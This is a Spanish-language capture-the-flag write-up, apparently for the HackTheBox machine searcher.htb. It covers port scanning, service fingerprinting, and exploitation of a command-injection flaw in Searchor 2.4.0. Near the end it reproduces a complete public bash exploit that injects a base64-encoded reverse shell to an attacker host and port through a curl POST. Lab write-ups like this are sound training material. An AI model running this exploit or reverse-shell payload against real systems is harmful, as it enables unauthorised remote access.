




En primer lugar, enviamos una traza ICMP a la máquina para comprobar que esté activa.




```
> ping -c 1 10.10.11.208
PING 10.10.11.208 (10.10.11.208) 56(84) bytes of data.
64 bytes from 10.10.11.208: icmp_seq=1 ttl=63 time=122 ms

--- 10.10.11.208 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 122.360/122.360/122.360/0.000 ms
```

Hacemos un escaneo de todos los puertos con Nmap.




```
File: allPorts

# Nmap 7.95 scan initiated Fri Nov 21 18:08:51 2025 as: /usr/lib/nmap/nmap --open -Pn -n -sS --min-rate 5000 -vvv -oG allPorts 10.10.11.208
# Ports scanned: TCP(1000;1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143-144,146,1
5,631,636,646,648,666-668,683,687,691,700,705,711,714,720,722,726,749,765,777,783,787,800-801,808,843,873,880,888,898,900-903,911-912,981,987
,1185-1187,1192,1198-1199,1201,1213,1216-1218,1233-1234,1236,1244,1247-1248,1259,1271-1272,1277,1287,1296,1300-1301,1309-1311,1322,1328,1334,
1862-1864,1875,1900,1914,1935,1947,1971-1972,1974,1984,1998-2010,2013,2020-2022,2030,2033-2035,2038,2040-2043,2045-2049,2065,2068,2099-2100,2
604-2605,2607-2608,2638,2701-2702,2710,2717-2718,2725,2800,2809,2811,2869,2875,2909-2910,2920,2967-2968,2998,3000-3001,3003,3005-3006,3011,30
90,3703,3737,3766,3784,3800-3801,3809,3814,3826-3828,3851,3869,3871,3878,3880,3889,3905,3914,3918,3920,3945,3971,3986,3995,3998,4000-4006,404
4,5221-5222,5225-5226,5269,5280,5298,5357,5405,5414,5431-5432,5440,5500,5510,5544,5550,5555,5560,5566,5631,5633,5666,5678-5679,5718,5730,5800
,6346,6389,6502,6510,6543,6547,6565-6567,6580,6646,6666-6669,6689,6692,6699,6779,6788-6789,6792,6839,6881,6901,6969,7000-7002,7004,7007,7019,
8100,8180-8181,8192-8194,8200,8222,8254,8290-8292,8300,8333,8383,8400,8402,8443,8500,8600,8649,8651-8652,8654,8701,8800,8873,8888,8899,8994,9
943-9944,9968,9998-10004,10009-10010,10012,10024-10025,10082,10180,10215,10243,10566,10616-10617,10621,10626,10628-10629,10778,11110-11111,11
8988,19101,19283,19315,19350,19780,19801,19842,20000,20005,20031,20221-20222,20828,21571,22939,23502,24444,24800,25734-25735,26214,27000,2735
63,49165,49167,49175-49176,49400,49999-50003,50006,50300,50389,50500,50636,50800,51103,51493,52673,52822,52848,52869,54045,54328,55055-55056,
Host: 10.10.11.208 ()   Status: Up
Host: 10.10.11.208 ()   Ports: 22/open/tcp//ssh///, 80/open/tcp//http///    Ignored State: closed (998)
# Nmap done at Fri Nov 21 18:08:51 2025 -- 1 IP address (1 host up) scanned in 0.42 seconds
```

Hacemos un escaneo exhaustivo de los puertos encontrados para detectar las versiones de los servicios que ejecutan e información adicional.




```
# Nmap 7.95 scan initiated Fri Nov 21 18:09:23 2025 as: /usr/lib/nmap/nmap -p22,80 -sCV -oN targeted 10.10.11.208
Nmap scan report for 10.10.11.208
Host is up (0.087s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://searcher.htb/
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 21 18:09:36 2025 -- 1 IP address (1 host up) scanned in 12.09 seconds
```

Añadimos el dominio encontrado a nuestro /etc/hosts.



```
  GNU nano 8.6
127.0.0.1       localhost
127.0.1.1       Beherit

10.10.11.208    searcher.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Buscamos la página web en nuestro navegador.



Searcher

Search anything with Searcher! The capabilities range from social media platforms to encyclopedias, to Q&A sites, and to much more. Choose from our huge collection of search engines, including YouTube, Google, DuckDuckGo, eBay and various other platforms.

With our search engine, you can monitor all public social mentions across social networks and the web. This allows you to quickly measure and track what people are saying about your company, brand, product, or service in one easy-to-use dashboard. Our platform streamlines your overview of your online presence, which saves you time and boosts your tracking efforts.

To start:

1. Simply select the engine you want to use.
2. Type the query you want to be searched.
3. Finally, hit the "Search" button to submit the query.

If you want to get redirected automatically, you can tick the check box. Then you will be automatically redirected to the selected engine with the results of the query you searched for. Otherwise, you will get the URL of your search, which you can use however you wish.


Select your engine: Accuweather

What do you want to search for: Start searching...

searcher.htb © 2023

Powered by Flask and Searchor 2.4.0

Vemos las tecnologías que usa con Wappalyzer.



Font scripts

Font Awesome 4.7.0
Ionicons

Web frameworks

Flask 2.1.2

Web servers

Flask 2.1.2

Programming languages

Python 3.10.6

CDN

cdnjs
jsDelivr
Cloudflare

JavaScript libraries


jQuery 3.2.1

UI frameworks

Bootstrap 4.1.3

Something wrong or missing?

Al final de la página vemos que usa Searchor 2.4.0, buscamos una vulnerabilidad asociada. Encontramos el siguiente script:



github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection/tree/main
ools   Kali Docs   Kali Forums   Kali NetHunter   Exploit-DB   Google Hacking DB   OffSec   CrackStation - Onli...   pentestmonkey | Ta...   Online - Reverse Sh...   KSEC ARK - Pentest...   Reverse Shells/ We...   GitHub - samratash...
tform   Solutions   Resources   Open Source   Enterprise   Pricing
aty / Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection   Public
Issues   Pull requests   Actions   Projects   Security   Insights
main   1 Branch   0 Tags   Go to file
nikn0laty   Update README.md   cf88d8a · 2 years ago
README.md   Update README.md   2 y
exploit.sh   Update exploit.sh   2 y
README

POC exploit for Searchor <= 2.4.2 (2.4.0) (Arbitrary CMD Injection)

Reverse Shell POC exploit for `Searchor <= 2.4.2 (2.4.0)`


See for small details about the vulnerability here

Link for Github project of Searchor




```
#!/bin/bash -

default_port="9001"
port="${3:-$default_port}"
rev_shell_b64=$(echo -ne "bash  -c 'bash -i >& /dev/tcp/$2/${port} 0>&1'" | base64)
evil_cmd="',__import__('os').system('echo ${rev_shell_b64}|base64 -d|bash -i')) # junky comment"
plus="+"

echo "---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---"

if [ -z "${evil_cmd##*$plus*}" ]
then
    evil_cmd=$(echo ${evil_cmd} | sed -r 's/[+]+/%2B/g')
fi

if [ $# -ne 0 ]
then
    echo "[*] Input target is $1"
    echo "[*] Input attacker is $2:${port}"
    echo "[*] Run the Reverse Shell... Press Ctrl+C after successful connection"
    curl -s -X POST $1/search -d "engine=Google&query=${evil_cmd}" 1> /dev/null
else
    echo "[!] Please specify a IP address of target and IP address/Port of attacker for Reverse Shell, for example:

./exploit.sh <TARGET> <ATTACKER> <PORT> [9001 by default]"
fi
```

Lo descargamos y ejecutamos para obtener una reverse shell, el puerto predeterminado de escucha del script es el 9001 (podemos dejarlo así o editarlo).



